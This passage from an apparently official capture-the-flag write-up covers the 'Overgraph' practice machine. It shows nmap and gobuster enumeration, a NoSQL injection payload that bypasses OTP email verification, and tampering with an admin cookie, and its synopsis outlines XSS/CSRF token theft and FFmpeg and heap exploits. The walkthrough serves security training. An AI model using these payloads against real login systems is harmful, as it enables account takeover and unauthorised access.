Overgraph

3rd Aug. 2022 / Document No D22.100.191

Prepared By: amra

Machine Author: Xclow3n

Difficulty: Hard

Classification: Official

Synopsis

Overgraph is a hard Linux machine that starts of with a static webpage on port 80. Enumerating for possible vhosts an attacker is able to identify `graph.htb`, `internal.graph.htb` and `internal-api.graph.htb` as valid vhosts. The `internal` vhost is protected by a login screen. An attacker, is able to register a new account and using a NoSQL injection he can bypass the OTP mail validation step. After logging in to the web application and enumerating the new environment it is discovered that two cookies define if the user is an administrator or not. One of the cookies is set to the simple value `false` so the attacker can simply change that to `true`. The other cookie is a token and it is uncertain if the attacker can generate a valid administrator token. Further enumeration of the web application reveals that there is a chat application implemented and another user is asking for a link. Using an intricate combination of Cross Site Scripting and Cross Server Request Forgery an attacker is able to steal the administrator token from the other user and get administrative privileges. At this point, a new functionality is available, which allows the upload of video files. These files seem to undergo some kind of processing after they are uploaded. By exploiting a bug in `FFmpeg`, the SSH key of the user `user` can be exfiltrated. Enumerating the remote machine as the user `user` reveals that `root` is executing a binary that listens only on localhost. The binary is vulnerable to a `Use After Free` attack. By exploiting this vulnerability the attacker is able to gain code execution as `root`.

Skills Required

- Enumeration
- Source code review
- Reverse engineering
- Binary exploitation

Skills Learned

- NoSQL injection
- XSS attacks
- CSRF attacks
- FFmpeg exploitation
- Heap exploitation

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.157 | grep ^[0-9] | cut -d '/' -f
1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.11.157
```

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.157 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.11.157

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://graph.htb
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The Nmap output reveals that only ports `80` and `22` are open with `Nginx` and `SSH`, respectively. Since we don't currently have any valid credentials to try against the SSH service we begin enumerating the Nginx web service.

Before we begin our enumeration process we also notice that Nmap output reveals the hostname `graph.htb`, so we modify our `/etc/hosts` file accordingly.

```
echo "10.10.11.157 graph.htb" | sudo tee -a /etc/hosts
```

Nginx - Port 80

Upon visiting `https://graph.htb` we are presented with the following website.

Looking around the website we conclude that it's a simple portfolio website where we can't do much and all the content is static.

Gobuster - Vhost discovery

Since we don't have a lot of clues on how to proceed we can use `Gobuster` to scan for possible vhosts that might exist on the machine.

```
gobuster vhost -u http://graph.htb/ -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -t 100
```


```
gobuster vhost -u http://graph.htb/ -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -t 100

===============================================================
[+] Url:          http://graph.htb/
[+] Method:       GET
[+] Threads:      100
[+] Wordlist:     /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt
[+] User Agent:   gobuster/3.1.0
[+] Timeout:      10s
===============================================================
Found: internal.graph.htb (Status: 200) [Size: 607]
```

We found the vhost `internal.graph.htb` let's modify our `/etc/hosts` file once again.


```
echo "10.10.11.157 internal.graph.htb" | sudo tee -a /etc/hosts
```

Now, we are able to visit `http://internal.graph.htb`

Graph Management



We landed on a `Management` page that is protected by a login screen. Trying to login using common credentials like `admin@graph.htb:admin` yielded no results. While looking at the network tab of our browser and after clicking on the `Login` button, we notice yet another vhost called `internal-api.graphql.htb`.




We modify our `/etc/hosts` file accordingly.


```
echo "10.10.11.157 internal-api.graph.htb" | sudo tee -a /etc/hosts
```

Since this is a login screen we can try and check if there is any registration endpoint/directory that we can access.
We are able to access the `http://internal.graph.htb/register` endpoint.

> Note: This directory can also be discovered using gobuster to enumerate common directories on the `internal` vhost.



Let's try to register an account using `htb@graph.htb` as our work mail.



We are asked to verify our email address by providing a 4 digit code that was sent to our mail, but since we don't have access to this email we have to find a way to bypass the OTP. Let's provide a random code and intercept the request using BurpSuite.


```
POST /api/verify HTTP/1.1
Host: internal-api.graph.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 39
Origin: http://internal.graph.htb
Connection: close
Referer: http://internal.graph.htb/

{
  "email":"htb@graph.htb",
  "code":"1234"
}
```

It's a `POST` request to the `internal-api.graph.htb`. Looking back at our notes we find out that there is GraphQL instance running on that vhost. We can try to perform a NoSQL injection to bypass this OTP stage.

```
{"email":"htb@graph.htb","code":{"$ne": null}}
```


```
{
  "email":"htb@graph.htb",
  "code":{
    "$ne":null
  }
}
```

Let's forward the modified request and check what happened.



We have successfully bypassed the OTP verification stage. Now we are able to register a user. Using our newly created user we are able to login and access the `Graph Management` page.

> Note: There is scheduled task in place that deletes all the accounts on the Management page after a while. If something is not working for you as it should, follow the previous steps to re-create your account.




Before we start enumerating the page, let's logout and intercept the login request using BurpSuite to see if there is anything interesting.


```
POST /graphql HTTP/1.1
Host: internal-api.graph.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101
Firefox/91.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 275
Origin: http://internal.graph.htb
Connection: close
Referer: http://internal.graph.htb/
Cookie: auth=deleted

{
  "variables":{
    "email":"htb@graph.htb",
    "password":"htb"
  },
  "query":
  "mutation ($email: String!, $password: String!) {\n  login(email: $email
  , password: $password) {\n    email\n    username\n    adminToken\n    i
  d\n    admin\n    firstname\n    lastname\n    __typename\n  }\n}"
}
```

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 03 Aug 2022 17:56:46 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 181
Connection: close
X-Powered-By: Express
Access-Control-Allow-Origin: http://internal.graph.htb
Vary: Origin
Access-Control-Allow-Credentials: true
Set-Cookie: auth=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IjYyZWFiMmFkNzdhZWQ4MDQyY2RjO
Tk2YyIsImVtYWlsIjoiaHRiQGdyYXBoLmh0YiIsImlhdCI6MTY1OTU0OTQwNiwiZXhwIjoxNjU
5NjM1ODA2fQ.KDkWFKnDOvCGPoU_t61N6tf6n4JuLYs73gRWi-euUe4; Max-Age=86400;
Domain=.graph.htb; Path=/; Expires=Thu, 04 Aug 2022 17:56:46 GMT;
HttpOnly; SameSite=Strict
ETag: W/"b5-Fwl3TtAK7oYW1lcjHII4bTaaqhQ"

{
  "data":{
    "login":{
      "email":"htb@graph.htb",
      "username":"htb",
      "adminToken":null,
      "id":"62eab2ad77aed8042cdc996c",
      "admin":"false",
      "firstname":null,
      "lastname":null,
      "__typename":"User"
    }
  }
}
```

We can see two interesting variables. The `adminToken` which is currently set to `null` and the `admin` which is currently set to `false`. Since we don't have any valid token we can't change the `adminToken` variable but we can set the `admin` variable to `true`. We can make the change using the `Developer Tools` from our browser and editing the cookie from our local storage.




Refreshing the page, we have access to a new menu option called `Uploads`.



Attempts to upload files are unsuccessful, probably because we don't have a valid administrator token.


Our main goal at this point is to find a valid value for the `adminToken` cookie in order to get access to the upload functionality. A common attack path to retrieve valid tokens is to use Cross Site Scripting (XSS) attacks to steal valid tokens from other users that already have valid tokens.

Looking under the `Profile` option, we can see that we are able to change our `First Name` and our `Last Name`. Let's try a simple Server Side Template Injection (SSTI) payload to see if we can get it to render.



